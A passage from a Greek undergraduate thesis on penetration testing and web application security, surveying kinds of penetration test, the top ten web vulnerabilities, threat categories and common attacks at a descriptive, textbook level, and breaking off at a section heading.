ασφαλείας για την εταιρεία. Με άλλα λόγια, η μωβ ομάδα μπορεί να θεωρηθεί κυριολεκτικά ως "γέφυρα" μεταξύ της κόκκινης ομάδας και της μπλε ομάδας, για να συμβάλει στην αίσθηση της συνεχούς ολοκλήρωσης μεταξύ των δύο. Για να διασφαλιστεί πλήρως ότι η μωβ ομάδα παρέχει τις πιο ισχυρές γραμμές επικοινωνίας και πληροφοριών, θα πρέπει να παραμείνει ως ξεχωριστή οντότητα και ουδέτερη από όλες τις απόψεις και περιστάσεις, έτσι ώστε να μην υπάρχει προκατάληψη[1].

3.3.10 Είδη ελέγχου διείσδυσης

Ο έλεγχος διείσδυσης μπορεί να έχει πάρα πολλές κατηγορίες που μπορεί να χωριστεί. Σε αυτή τη πτυχιακή εργασία θα αναφερθούν οι πέντε βασικότεροι που είναι ο έλεγχος διείσδυσης δικτύου, ο έλεγχος διείσδυσης εφαρμογής ιστού, ο έλεγχος διείσδυσης από την μεριά του πελάτη (client side), ο έλεγχος διείσδυσης ασύρματου δικτύου και ο έλεγχος διείσδυσης κοινωνικής μηχανικής.

3.3.10.1 Έλεγχος διείσδυσης δικτύου

Ο έλεγχος διείσδυσης δικτύου θεωρείται ως το πιο συνηθισμένο και πιο απαιτητικό τεστ που μπορεί να διεξαχθεί για έναν πελάτη. Αυτός ο τύπος δοκιμής περιλαμβάνει την εύρεση αδυναμιών και ευπαθειών ασφαλείας στην υποδομή δικτύου μιας εταιρείας. Αυτό το τεστ μπορεί να γίνει τοπικά στον τόπο της επιχείρησης ή ακόμη και να γίνει εξ αποστάσεως. Συνιστάται ιδιαίτερα να χρησιμοποιηθούν και οι δύο προσεγγίσεις, για να συγκεντρωθούν οι περισσότερες δυνατές πληροφορίες. Αυτός ο τύπος δοκιμής περιλαμβάνει την εξέταση των ακόλουθων[16]:

- Δοκιμή διαμόρφωσης τείχους προστασίας
- Δοκιμή παράκαμψης τείχους προστασίας.
- Διαφυγή IPS
- Επιθέσεις DNS που περιλαμβάνουν:
- Δοκιμή μεταφοράς ζώνης.
- Οποιαδήποτε είδη ή είδη ζητημάτων αλλαγής ή δρομολόγησης.
- Οποιαδήποτε άλλη απαιτούμενη δοκιμή δικτύου.

Μερικά από τα πιο κοινά πακέτα λογισμικού που εξετάζονται σε αυτό το τεστ περιλαμβάνουν:

- Ασφαλές κέλυφος (SSH)
- Διακομιστής SQL
- MySQL
- Απλό πρωτόκολλο μεταφοράς αλληλογραφίας (SMTP)
- Πρωτόκολλο μεταφοράς αρχείων
- Σελίδες σύνδεσης του Microsoft Outlook.

3.3.10.2 Έλεγχος διείσδυσης εφαρμογής ιστού

Συνεχίζουμε με τον έλεγχο διείσδυσης εφαρμογής ιστού, εδώ εντοπίζονται τυχόν ευπάθειες ή αδυναμίες ασφαλείας σε εφαρμογές που βασίζονται στο διαδίκτυο. Τέτοια στοιχεία όπως τα ActiveX, Silverlight, Java Applets και APIs εξετάζονται όλα. Αυτός ο τύπος δοκιμής θεωρείται πολύ πιο περίπλοκος και ως εκ τούτου απαιτείται μεγάλος χρόνος για τη σωστή και ενδελεχή δοκιμή της εν λόγω εφαρμογής ιστού. Αυτός ο τύπος μπορεί να υλοποιηθεί με δυό μεθόδους προσομοιώνοντας είτε μια εσωτερική δοκιμή (internal pentesting) από την εταιρεία είτε προσομοιώνοντας μια δοκιμή εξωτερική (external pentesting)[11].

3.3.10.2.1 Έλεγχος εσωτερικής διείσδυσης

Στην πρώτη μέθοδο όπως υποδηλώνει το όνομα, ο έλεγχος εσωτερικής διείσδυσης πραγματοποιείται εντός του οργανισμού μέσω LAN, συμπεριλαμβανομένων δοκιμών εφαρμογών ιστού που φιλοξενούνται στο intranet. Αυτό διευκολύνει τον εντοπισμό τυχόν τρωτών σημείων που ενδέχεται να υπάρχουν στο εταιρικό τείχος προστασίας. Μερικές από τις εσωτερικές επιθέσεις που μπορούν να συμβούν περιλαμβάνουν[16]:

- Κακόβουλες επιθέσεις υπαλλήλων από θιγόμενους υπαλλήλους, εργολάβους ή άλλα μέλη που έχουν παραιτηθεί, αλλά εξακολουθούν να έχουν πρόσβαση στις εσωτερικές πολιτικές ασφαλείας και τους κωδικούς πρόσβασης.
- Επιθέσεις κοινωνικής μηχανικής
- Προσομοίωση επιθέσεων ηλεκτρονικού ψαρέματος
- Επιθέσεις με χρήση προνομίων

3.3.10.2.2 Έλεγχος εξωτερικής διείσδυσης

Σε αντίθεση με τον έλεγχος εσωτερικής διείσδυσης, η εξωτερική δοκιμή επικεντρώνεται σε επιθέσεις που ξεκίνησαν από έξω από τον οργανισμό για τη δοκιμή εφαρμογών ιστού που φιλοξενούνται στο διαδίκτυο. Οι υπεύθυνοι δοκιμών, δεν έχουν πληροφορίες σχετικά με το εσωτερικό σύστημα και τα επίπεδα ασφαλείας που εφαρμόζει ο οργανισμός. Απλώς τους δίνεται η διεύθυνση IP του συστήματος στόχου για προσομοίωση εξωτερικών επιθέσεων. Δεν δίνονται άλλες πληροφορίες και εναπόκειται στους υπεύθυνους δοκιμών να αναζητήσουν δημόσιες ιστοσελίδες για να λάβουν περισσότερες πληροφορίες σχετικά με τον κεντρικό υπολογιστή προορισμού, να τον διεισδύσουν και να τον θέσουν σε κίνδυνο. Η εξωτερική δοκιμή ελέγχου διείσδυσης περιλαμβάνει τη δοκιμή του τείχους προστασίας, των διακομιστών και IDS του οργανισμού[17]. Ορισμένες επιθέσεις σε εφαρμογές ιστού μπορούν να εκτελεστούν μόνο με έναν τυπικό πρόγραμμα περιήγησης ιστού. Ωστόσο, η πλειοψηφία τους απαιτεί να χρησιμοποιηθούν κάποια πρόσθετα εργαλεία. Πολλά από αυτά τα εργαλεία λειτουργούν σε συνδυασμό με το πρόγραμμα περιήγησης, είτε ως επεκτάσεις που τροποποιούν τη λειτουργία του προγράμματος περιήγησης είτε ως εξωτερικά εργαλεία παράλληλα με το πρόγραμμα περιήγησης τροποποιώντας την αλληλεπίδρασή του με την εφαρμογή προορισμού. Το πιο σημαντικό στοιχείο λειτουργεί ως διακομιστής μεσολάβησης που παρεμποδίζει το διαδίκτυο, επιτρέποντάς την προβολή και τροποποίηση όλων των μηνυμάτων HTTP που περνούν μεταξύ του προγράμματος περιήγησής και της εφαρμογής στόχου. Επίσης, οι βασικοί διακομιστές αναχαίτισης έχουν εξελιχθεί σε ισχυρό ολοκληρωμένο εργαλείο που περιέχουν πολλές άλλες λειτουργίες που έχουν σχεδιαστεί για να βοηθήσουν στην επίθεση. Τέλος, η δεύτερη κύρια κατηγορία εργαλείου είναι ο αυτόνομος σαρωτής εφαρμογών ιστού. Αυτό το προϊόν έχει σχεδιαστεί για να αυτοματοποιεί πολλές από τις εργασίες που σχετίζονται με την επίθεση εφαρμογή ιστού, από την αρχική χαρτογράφηση έως τον εντοπισμό ευπαθειών.Ακόμη, πολλά μικρότερα εργαλεία έχουν σχεδιαστεί για την εκτέλεση συγκεκριμένων εργασιών και με περιστασική χρήση, μπορούν να αποδειχθούν εξαιρετικά χρήσιμα σε συγκεκριμένες καταστάσεις[2].

3.3.10.3 Έλεγχος διείσδυσης από την μεριά του πελάτη

Ο έλεγχος διείσδυσης από την μεριά του πελάτη έχει σχεδιαστεί για να βρει οποιουσδήποτε τύπους ή είδη ευπάθειας ασφαλείας σε λογισμικό που μπορεί να αξιοποιηθεί πολύ εύκολα σε έναν υπολογιστή-πελάτη, όπως ένας σταθμός εργασίας των εργαζομένων. Παραδείγματα αυτού περιλαμβάνουν προγράμματα περιήγησης στο διαδίκτυο (όπως αυτά του Internet Explorer, του Google Chrome, του Mozilla Firefox, του Safari), πακέτα λογισμικού δημιουργίας περιεχομένου (όπως MadCap Flare ή Adobe Framemaker και Adobe RoboHelp), συσκευές αναπαραγωγής πολυμέσων κ.λπ[18].

3.3.10.4 Έλεγχος διείσδυσης ασύρματου δικτύου

Ο έλεγχος διείσδυσης ασύρματου δικτύου, όπως υποδηλώνει το όνομα, περιλαμβάνει την εξέταση όλων των ασύρματων συσκευών που χρησιμοποιούνται σε μια εταιρεία. Αυτό περιλαμβάνει αντικείμενα όπως tablet, φορητούς υπολογιστές, smartphone κ.λπ. Τα παρακάτω δοκιμάζονται επίσης για να εντοπιστούν τυχόν τρύπες ασφαλείας:

- Ασύρματα πρωτόκολλα
- Σημεία ασύρματης πρόσβασης
- Διαχειριστικά διαπιστευτήρια

Στις περισσότερες περιπτώσεις, πραγματοποιείται ασύρματη δοκιμή στον τόπο του πελάτη, επειδή ο εξοπλισμός δοκιμής πρέπει να βρίσκεται σε λογική εγγύτητα με τα σήματα ασύρματου δικτύου του πελάτη.

3.3.10.5 Έλεγχος διείσδυσης κοινωνικής μηχανικής

Ο έλεγχος διείσδυσης κοινωνικής μηχανικής περιλαμβάνει την προσπάθεια απόκτησης εμπιστευτικών ή ιδιοκτησιακών πληροφοριών, εξαπατώντας σκόπιμα έναν υπάλληλο της εταιρείας για να αποκαλύψει τέτοια στοιχεία. Υπάρχουν δύο τύποι δοκιμών που μπορούν να πραγματοποιηθούν με την κοινωνική μηχανική[18]:

1. Απομακρυσμένη δοκιμή: Αυτό περιλαμβάνει την εξαπάτηση ενός υπαλλήλου να αποκαλύψει ευαίσθητες πληροφορίες μέσω ηλεκτρονικών μέσων. Αυτό γίνεται συχνά με τη δημιουργία και την εκκίνηση μιας καμπάνιας ηλεκτρονικού ψαρέματος (Phishing).
2. Φυσικός έλεγχος: Αυτό περιλαμβάνει τη χρήση φυσικών μέσων ή παρουσίας για τη συγκέντρωση ευαίσθητων πληροφοριών. Αυτό περιλαμβάνει Dumpster Diving, πλαστοπροσωπία, απειλητικές και / ή πειστικές τηλεφωνικές κλήσεις κ.λπ.

3.4 Επίλογος

Σε αυτό το κεφάλαιο έγινε ανάλυση των εννοιών του ελέγχου διείσδυσης σε ένα σύστημα και κατ’επέκταση σε μια εφαρμογή ιστού. Αναφέρθηκαν και αναλύθηκαν τα στάδια του ελέγχου διείσδυσης. Επίσης, παρουσιάζονται οι διάφοροι τύποι, τα είδη, οι κατηγορίες και τα βήματα που ακολουθούνται στον έλεγχο διείσδυσης.

Κεφάλαιο 4ο: Ασφάλεια σε εφαρμογές διαδικτύου

4.1 Εισαγωγή

Σε αυτό το κεφάλαιο θα γίνει ανάλυση ευπαθειών, απειλών και επιθέσεων σε εφαρμογές διαδικτύου. Θα αναφερθούν οι πιο συχνές ευπάθειες και επιθέσεις που μπορεί να λάβουν χώρα σε μια εφαρμογή ιστού. Επίσης θα αναφερθούν στατιστικά στοιχεία που αφορούν το σύστημα διαχείρισης αρχείων Wordpress.

4.2 Θέματα Ασφάλειας σε Εφαρμογές Διαδικτύου

Οι διαδικτυακές εφαρμογές και τεχνολογίες έχουν γίνει βασικό μέρος του Διαδικτύου υιοθετώντας διαφορετικές χρήσεις και λειτουργίες. Η αύξηση στην πολυπλοκότητα της εφαρμογής ιστού και το εύρος των υπηρεσιών τους, δημιουργούν προκλήσεις για την προστασία τους από απειλές με κίνητρα όπως οικονομικές ή ζημιές δυσφήμισης και κλοπή κρίσιμων ή προσωπικών πληροφοριών. Οι υπηρεσίες ιστού και οι εφαρμογές εξαρτώνται κυρίως από βάσεις δεδομένων για αποθήκευση ή παράδοση των απαιτούμενων πληροφοριών. Μια επίθεση SQL Injection (SQLi) είναι ένα πολύ γνωστό παράδειγμα και η πιο κοινή απειλή κατά τέτοιων υπηρεσιών. Οι επιθέσεις cross-site scripting (XSS) είναι ένα άλλο παράδειγμα. Σε αυτόν τον τύπο επίθεσης, ο κακόβουλος χρήστης κάνει κατάχρηση ευπαθιών σε λειτουργίες εισαγωγής των εφαρμογών ιστού που οδηγούν σε άλλες κακόβουλες λειτουργίες όπως ανακατεύθυνση σε κακόβουλο ιστότοπο. Ενώ οι οργανισμοί γίνονται ικανοί και αναπτύσσονται περισσότερο απαιτώντας ασφάλεια ως προτεραιότητα στην δημιουργία της εφαρμογής φαίνεται ότι ακόμα δεν είναι αρκετό. Στα επόμενα υποκεφάλαια αναλύονται οι σημαντικότερες ευπάθειες μιας εφαρμογής ιστού[19].

4.3 Ευπάθειες σε μια εφαρμογή

Σε αυτό το υποκεφάλαιο θα αναφερθούν οι σημαντικότερες δέκα ευπάθειες που εντοπίζονται σε εφαρμογές διαδικτύου.

4.3.1 Έγχυση

Η πρώτη κατηγορία είναι η έγχυση (injection). Σχεδόν οποιαδήποτε πηγή δεδομένων μπορεί να είναι φορέας έγχυσης, μεταβλητές περιβάλλοντος, παράμετροι, εξωτερικές και εσωτερικές υπηρεσίες ιστού και όλοι οι τύποι χρηστών. Τα ελαττώματα της έγχυσης, όπως SQL, NoSQL, OS και LDAP, εμφανίζονται όταν αποστέλλονται μη αξιόπιστα δεδομένα σε έναν διερμηνέα ως μέρος μιας εντολής ή ενός ερωτήματος. Τα εχθρικά δεδομένα του εισβολέα μπορούν να εξαπατήσουν τον διερμηνέα να εκτελέσει ακούσιες εντολές ή να αποκτήσει πρόσβαση σε δεδομένα χωρίς την κατάλληλη εξουσιοδότηση. Η έγχυση μπορεί να οδηγήσει σε απώλεια δεδομένων, καταστροφή ή αποκάλυψη σε μη εξουσιοδοτημένα μέρη, απώλεια λογοδοσίας ή άρνηση πρόσβασης. Η έγχυση μπορεί μερικές φορές να οδηγήσει σε πλήρη ανάληψη του κεντρικού υπολογιστή. Η πρόληψη της έγχυσης απαιτεί τη διατήρηση δεδομένων ξεχωριστά από τις εντολές και τα ερωτήματα. Η προτιμώμενη επιλογή είναι η χρήση ενός ασφαλούς API, το οποίο αποφεύγει εντελώς τη χρήση του διερμηνέα ή παρέχει μια παραμετροποιημένη διεπαφή[1].

4.3.2 Αποτυχημένη προσπάθεια σύνδεσης

Η δεύτερη κατηγορία είναι η αποτυχημένη προσπάθεια σύνδεσης (broken authentication). Οι λειτουργίες εφαρμογής που σχετίζονται με τον έλεγχο ταυτότητας και τη διαχείριση περιόδου

λειτουργίας συχνά εφαρμόζονται λανθασμένα, επιτρέποντας στους εισβολείς να θέσουν σε κίνδυνο κωδικούς πρόσβασης, κλειδιά ή διακριτικά περιόδου σύνδεσης ή να εκμεταλλευτούν άλλες ατέλειες εφαρμογής για να αναλάβουν προσωρινά ή μόνιμα τις ταυτότητες άλλων χρηστών. Οι εισβολείς έχουν πρόσβαση σε εκατοντάδες εκατομμύρια έγκυρους συνδυασμούς ονόματος χρήστη και κωδικού πρόσβασης για συμπλήρωση διαπιστευτηρίων, προεπιλεγμένες λίστες λογαριασμών διαχείρισης, αυτοματοποιημένη brute force επίθεση και εργαλεία επίθεσης λεξικού[20]. Οι εισβολείς πρέπει να αποκτήσουν πρόσβαση σε λίγους μόνο λογαριασμούς ή σε έναν μόνο λογαριασμό διαχειριστή για να θέσουν σε κίνδυνο το σύστημα. Ανάλογα με τον τομέα της εφαρμογής, αυτό μπορεί να επιτρέψει τη νομιμοποίηση εσόδων από παράνομες δραστηριότητες, την απάτη κοινωνικής ασφάλισης και την κλοπή ταυτότητας ή να αποκαλύψει νόμιμα προστατευόμενες πολύ ευαίσθητες πληροφορίες[11].

4.3.3 Έκθεση ευαίσθητων πληροφοριών

Η τρίτη κατηγορία είναι η έκθεση ευαίσθητων πληροφοριών (sensitive data exposure).Πολλές εφαρμογές ιστού και API δεν προστατεύουν σωστά τα ευαίσθητα δεδομένα,. Οι εισβολείς ενδέχεται να κλέψουν ή να τροποποιήσουν τέτοια ασθενώς προστατευμένα δεδομένα για να διαπράξουν απάτη με πιστωτική κάρτα, κλοπή ταυτότητας ή άλλα εγκλήματα. Τα ευαίσθητα δεδομένα ενδέχεται να παραβιαστούν χωρίς επιπλέον προστασία, όπως η κρυπτογράφηση σε κατάσταση ηρεμίας ή κατά τη μεταφορά και απαιτεί ειδικές προφυλάξεις κατά την ανταλλαγή με το πρόγραμμα περιήγησης. Αντί να επιτίθενται απευθείας σε κρυπτογράφηση, οι εισβολείς κλέβουν κλειδιά, εκτελούν επιθέσεις man-in-the-middle ή κλέβουν δεδομένα απλού κειμένου από το διακομιστή, ενώ βρίσκονται σε μεταφορά, ή από το πρόγραμμα περιήγησης του χρήστη. Η αποτυχία συχνά θέτει σε κίνδυνο όλα τα δεδομένα που θα έπρεπε να είχαν προστατευτεί. Συνήθως, αυτές οι πληροφορίες περιλαμβάνουν ευαίσθητα προσωπικά δεδομένα, όπως αρχεία υγείας, διαπιστευτήρια, προσωπικά δεδομένα και πιστωτικές κάρτες, τα οποία συχνά απαιτούν προστασία όπως ορίζεται από νόμους ή κανονισμούς, όπως ο EU GDPR ή η τοπική νομοθεσία περί απορρήτου[7].

4.3.4 Εξωτερικές οντότητες XML – XXE

Η τέταρτη κατηγορία είναι η εξωτερικές οντότητες XML (XXE). Οι εξωτερικές οντότητες μπορούν να χρησιμοποιηθούν για την αποκάλυψη εσωτερικών αρχείων χρησιμοποιώντας το χειριστή URI αρχείων, εσωτερικές κοινοποιήσεις αρχείων, σάρωση εσωτερικής θύρας, εκτέλεση απομακρυσμένου κώδικα και επιθέσεις άρνησης υπηρεσίας. Οι εισβολείς μπορούν να εκμεταλλευτούν ευάλωτους επεξεργαστές XML εάν μπορούν να ανεβάσουν XML ή να συμπεριλάβουν εχθρικό περιεχόμενο σε ένα έγγραφο XML, εκμεταλλευόμενοι ευάλωτους κώδικες, εξαρτήσεις ή ενσωματώσεις[7].

4.3.5 Αποτυχημένος έλεγχος πρόσβασης

Η πέμπτη κατηγορία είναι ο αποτυχημένος έλεγχος πρόσβασης (broken access control). Οι περιορισμοί στο τι επιτρέπεται να κάνουν οι πιστοποιημένοι χρήστες συχνά δεν εφαρμόζονται σωστά. Οι εισβολείς μπορούν να εκμεταλλευτούν αυτά τα ελαττώματα για πρόσβαση σε μη εξουσιοδοτημένη λειτουργικότητα ή και δεδομένα, όπως πρόσβαση σε λογαριασμούς άλλων χρηστών, προβολή ευαίσθητων αρχείων, τροποποίηση δεδομένων άλλων χρηστών, αλλαγή δικαιωμάτων πρόσβασης κ.λπ. . Η εκμετάλλευση του ελέγχου πρόσβασης είναι μια βασική ικανότητα των εισβολέων. Τα εργαλεία SAST και DAST μπορούν να εντοπίσουν την απουσία ελέγχου πρόσβασης αλλά δεν μπορούν να επαληθεύσουν εάν είναι λειτουργικά όταν είναι παρόντα. Ο έλεγχος πρόσβασης είναι ανιχνεύσιμος χρησιμοποιώντας χειροκίνητα μέσα ή πιθανώς μέσω αυτοματισμού για την απουσία ελέγχων πρόσβασης σε ορισμένα πλαίσια. Ο τεχνικός αντίκτυπος είναι οι εισβολείς που ενεργούν ως

χρήστες ή διαχειριστές ή χρήστες που χρησιμοποιούν προνομιακές λειτουργίες ή δημιουργούν, αποκτούν πρόσβαση, ενημερώνουν ή διαγράφουν κάθε εγγραφή[21].

4.3.6 Εσφαλμένη διαμόρφωση ασφαλείας

Η έκτη κατηγορία είναι η εσφαλμένη διαμόρφωση ασφαλείας (security misconfiguration). Η λανθασμένη διαμόρφωση ασφαλείας είναι το πιο συχνό πρόβλημα. Αυτό συνήθως οφείλεται σε μη ασφαλείς προεπιλεγμένες διαμορφώσεις, ελλιπείς ή ad hoc διαμορφώσεις, ανοιχτό cloud storage, εσφαλμένες διαμορφώσεις κεφαλίδας HTTP και ρητά μηνύματα σφάλματος που περιέχουν ευαίσθητες πληροφορίες. Οι επιτιθέμενοι συχνά θα προσπαθήσουν να εκμεταλλευτούν ευπάθειες ή να αποκτήσουν πρόσβαση σε προεπιλεγμένους λογαριασμούς, σελίδες που δεν χρησιμοποιούνται, μη προστατευμένα αρχεία και καταλόγους κ.λπ. για να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση ή γνώση του συστήματος. Τέτοια ελαττώματα δίνουν συχνά στους εισβολείς μη εξουσιοδοτημένη πρόσβαση σε ορισμένα δεδομένα συστήματος ή λειτουργικότητα. Περιστασιακά, τέτοια ελαττώματα οδηγούν σε πλήρη συμβιβασμό του συστήματος.

4.3.7 Cross site scripting – XSS

Η έβδομη κατηγορία είναι το cross site scripting (XSS). Ευπάθειες XSS εμφανίζονται κάθε φορά που μια εφαρμογή περιλαμβάνει μη αξιόπιστα δεδομένα σε μια νέα ιστοσελίδα χωρίς σωστή επικύρωση ή διαφυγή ή ενημερώνει μια υπάρχουσα ιστοσελίδα με δεδομένα που παρέχονται από τον χρήστη χρησιμοποιώντας ένα πρόγραμμα περιήγησης API που μπορεί να δημιουργήσει HTML ή JavaScript. Το XSS επιτρέπει στους εισβολείς να εκτελούν σενάρια στο πρόγραμμα περιήγησης του θύματος, τα οποία μπορούν να εισβάλουν σε περιόδους σύνδεσης χρηστών, να απειλήσουν ιστότοπους ή να ανακατευθύνουν τον χρήστη σε κακόβουλους ιστότοπους. Τα αυτοματοποιημένα εργαλεία μπορούν να ανιχνεύσουν και να εκμεταλλευτούν και τις τρεις μορφές XSS, που είναι το Reflected XSS, το DOM XSS και το Stored XSS, με απομακρυσμένη εκτέλεση κώδικα στο πρόγραμμα περιήγησης του θύματος, όπως κλοπή διαπιστευτηρίων, συνεδρίες ή παράδοση κακόβουλου λογισμικού στο θύμα[5]. Ο βαθμός επικινδυνότητας του XSS είναι μέτριος για ανακλαστικό (reflected) και DOM (Document object Model-based) XSS και σοβαρός για αποθηκευμένο XSS (stored xss).

4.3.8 Μη ασφαλής αποεστεροποίηση

Η όγδοη κατηγορία είναι η μη ασφαλής αποεστεροποίηση (insecure deserialization). Η μη ασφαλής αποεστεροποίηση οδηγεί συχνά σε απομακρυσμένη εκτέλεση κώδικα. Ακόμα και αν τα ελαττώματα αποεστεροποίησης δεν οδηγούν σε απομακρυσμένη εκτέλεση κώδικα, μπορούν να χρησιμοποιηθούν για την εκτέλεση επιθέσεων, συμπεριλαμβανομένων επιθέσεων επανάληψης, επιθέσεων με έγχυση και επιθέσεων κλιμάκωσης προνομίων. Η εκμετάλλευση της αποεστεροποίησης είναι κάπως δύσκολη, καθώς οι εκμεταλλεύσεις σπάνια λειτουργούν χωρίς αλλαγές ή τροποποιήσεις στον υποκείμενο κώδικα εκμετάλλευσης. Το μόνο ασφαλές αρχιτεκτονικό μοτίβο είναι η μη αποδοχή σειριακών αντικειμένων από μη αξιόπιστες πηγές ή η χρήση μέσων σειριοποίησης που επιτρέπουν μόνο πρωτόγονους τύπους δεδομένων[22].

4.3.9 Χρήση στοιχείων με γνωστές ευπάθειες

Η ένατη κατηγορία είναι η χρήση στοιχείων με γνωστές ευπάθειες. Στοιχεία, όπως βιβλιοθήκες, πλαίσια και άλλες ενότητες λογισμικού, λειτουργούν με τα ίδια προνόμια με την εφαρμογή. Εάν αξιοποιηθεί ένα ευάλωτο στοιχείο, μια τέτοια επίθεση μπορεί να διευκολύνει τη σοβαρή απώλεια δεδομένων ή την ανάληψη διακομιστή. Οι εφαρμογές και τα API που χρησιμοποιούν στοιχεία με

γνωστές ευπάθειες μπορεί να υπονομεύσουν την άμυνα εφαρμογών και να επιτρέψουν διάφορες επιθέσεις και επιπτώσεις. Αν και είναι εύκολο να βρεθούν ήδη γραπτές εκμεταλλεύσεις για πολλές γνωστές ευπάθειες, άλλες ευπάθειες απαιτούν συγκεντρωμένη προσπάθεια για την ανάπτυξη μιας καινούργιας εκμετάλλευσης[8].

4.3.10 Ανεπαρκής καταγραφή και παρακολούθηση

Τέλος η δέκατη κατηγορία είναι η ανεπαρκής καταγραφή και παρακολούθηση (insufficient logging and monitoring). Η ανεπαρκής καταγραφή και παρακολούθηση, επιτρέπει στους επιτιθέμενους να προχωρήσουν σε περαιτέρω συστήματα επίθεσης, να διατηρήσουν τα προνόμια τους, να περιστραφούν σε περισσότερα συστήματα και να παραβιάσουν, να εξαγάγουν ή να καταστρέψουν δεδομένα. Οι περισσότερες μελέτες παραβίασης δείχνουν ότι ο χρόνος για τον εντοπισμό μιας παραβίασης είναι πάνω από 200 ημέρες, συνήθως ανιχνεύεται από εξωτερικά μέρη και όχι από εσωτερικές διαδικασίες ή παρακολούθηση. Η εκμετάλλευση της ανεπαρκούς καταγραφής και παρακολούθησης αποτελεί την αρχή σχεδόν όλων των σημαντικών συμβάντων. Οι επιτιθέμενοι στηρίζονται στην έλλειψη παρακολούθησης και έγκαιρης ανταπόκρισης για την επίτευξη των στόχων τους χωρίς να εντοπιστούν. Οι περισσότερες επιτυχημένες επιθέσεις ξεκινούν με ανίχνευση ευπάθειας. Η συνέχιση τέτοιων ανιχνευτών μπορεί να αυξήσει την πιθανότητα επιτυχούς εκμετάλλευσης σε σχεδόν 100%.

4.4 Απειλές σε μια εφαρμογή

Σ’αυτό το υποκεφάλαιο θα αναφερθούν ενδεικτικά κάποιες βασικές κατηγορίες απειλών όσον αφορά την ασφάλεια των πληροφοριών σε μια εφαρμογή. Επίσης, θα αναφερθούν κάποιες βασικές επιθέσεις που μπορούν να λάβουν χώρα σε κάθε κατηγορία. Συγκεκριμένα, θα αναφερθούν απειλές που στοχεύουν τον κεντρικό υπολογιστή και το σύστημα, και απειλές σε επίπεδο εφαρμογής. Οι απειλές κεντρικού υπολογιστή εστιάζονται στο λογισμικό του συστήματος. Οι εφαρμογές δημιουργούνται ή εκτελούνται μέσω αυτού του λογισμικού όπως τα Windows,.NET Framework, SQL Server και άλλα. Οι απειλές επιπέδου υποδοχής περιλαμβάνουν[1]:

- Επιθέσεις κακόβουλου λογισμικού
- Ιχνηλάτηση
- Επιθέσεις κωδικού πρόσβασης
- Επιθέσεις άρνησης παροχής υπηρεσιών
- Αυθαίρετη εκτέλεση κώδικα
- Μη εξουσιοδοτημένη πρόσβαση
- Κλιμάκωση προνομίων
- Επιθέσεις πίσω πόρτας
- Απειλές σωματικής ασφάλειας

Οι εφαρμογές είναι μια πύλη για πολύτιμα δεδομένα, επομένως δεν είναι περίεργο ότι είναι ένας από τους προτιμώμενους στόχους των εισβολέων. Δεδομένου ότι οι σύγχρονες εφαρμογές δεν είναι ένα μονολιθικό σύνολο, αλλά αποτελούνται από πολλά ξεχωριστά στοιχεία που συνδέονται μέσω δικτύων, οι επιτιθέμενοι έχουν στη διάθεσή τους πολλές “πόρτες” μέσω των οποίων μπορούν να επιχειρήσουν πρόσβαση στα δεδομένα[22]. Η βέλτιστη πρακτική για την ανάλυση των απειλών εφαρμογής είναι με την οργάνωση τους στην κατηγορία ευπάθειας εφαρμογών. Οι κύριες απειλές για την εφαρμογή είναι:

- Ακατάλληλη επικύρωση δεδομένων / εισαγωγής
- Επίθεση ελέγχου ταυτότητας και εξουσιοδότησης
- Λανθασμένη διαμόρφωση ασφαλείας
- Αποκάλυψη πληροφοριών
- Διαχείριση σπασμένων συνεδριών
- Θέματα υπερχείλισης μετρητή
- Επιθέσεις κρυπτογραφίας
- SQL Injection
- Ακατάλληλος χειρισμός σφαλμάτων και διαχείριση εξαιρέσεων

4.5 Επιθέσεις εφαρμογών ιστού

Σε αυτό το υποκεφάλαιο θα αναφερθούν μερικές σημαντικές επιθέσεις σε εφαρμογές ιστου.

4.5.1 Επίθεση DOS

Ο δράστης προσπαθεί να καταστήσει μη διαθέσιμο έναν πόρο μηχανής ή δικτύου στους προοριζόμενους χρήστες του, διακόπτοντας προσωρινά ή επ 'αόριστον τις υπηρεσίες ενός κεντρικού υπολογιστή που είναι συνδεδεμένος στο διαδίκτυο[24]. Η άρνηση υπηρεσίας επιτυγχάνεται συνήθως πλημμυρίζοντας τη στοχευμένη μηχανή ή πόρο με περιττά αιτήματα σε μια προσπάθεια υπερφόρτωσης συστημάτων και αποτρέποντας την εκπλήρωση ορισμένων ή όλων των νόμιμων αιτημάτων.

4.5.2 Παραβίαση διακομιστή DNS

Με την παραβίαση του διακομιστή DNS, ο εισβολέας μπορεί να τροποποιήσει τη διαμόρφωση του DNS. Το αποτέλεσμα της τροποποίησης έχει ως αποτέλεσμα την ανακατεύθυνση του αιτήματος προς τον διακομιστή ιστού προορισμού στον κακόβουλο διακομιστή που ανήκει ή ελέγχεται από τον εισβολέα.

4.5.3 Επίθεση ενίσχυσης DNS

Η επίθεση ενίσχυσης DNS (DNS Amplification) πραγματοποιείται με τη βοήθεια αναδρομικής μεθόδου DNS. Ο εισβολέας εκμεταλλεύεται αυτήν τη δυνατότητα και πλαστογραφεί το αίτημα αναζήτησης στον διακομιστή DNS. Ο διακομιστής DNS ανταποκρίνεται στο αίτημα στη διεύθυνση πλαστογράφησης, δηλαδή στη διεύθυνση του στόχου[24].

4.5.4 Επίθεση διαδρομής καταλόγου

Σε αυτόν τον τύπο επίθεσης, ο εισβολέας προσπαθεί να χρησιμοποιήσει τη μέθοδο δοκιμής και σφάλματος για πρόσβαση σε περιορισμένους καταλόγους χρησιμοποιώντας κουκκίδες και κάθετες ακολουθίες. Με την πρόσβαση στους καταλόγους έξω από τον ριζικό κατάλογο, ο εισβολέας αποκαλύπτει ευαίσθητες πληροφορίες σχετικά με το σύστημα

4.5.5 Man-in-the-Middle / Sniffing Attack

Σε αυτή την επίθεση ο ο εισβολέας τοποθετείται μεταξύ πελάτη και διακομιστή και διαβάζει αθόρυβα τα πακέτα (packet sniffing), με αποτέλεσμα να εξάγει ευαίσθητες πληροφορίες από την επικοινωνία παρεμποδίζοντας και αλλάζοντας τα πακέτα.

4.5.6 Επίθεση ηλεκτρονικού ψαρέματος

Χρησιμοποιώντας επιθέσεις ηλεκτρονικού ψαρέματος, ο εισβολέας επιχειρεί να εξαγάγει στοιχεία σύνδεσης από έναν ψεύτικο ιστότοπο που μοιάζει με νόμιμο ιστότοπο. Αυτές οι κλεμμένες πληροφορίες, ως επί το πλείστον διαπιστευτήρια, χρησιμοποιούνται από τον εισβολέα για να πλαστογραφηθεί σε νόμιμο χρήστη στον πραγματικό διακομιστή προορισμού[25].

4.5.7 Επίθεση αλλαγής ιστότοπου

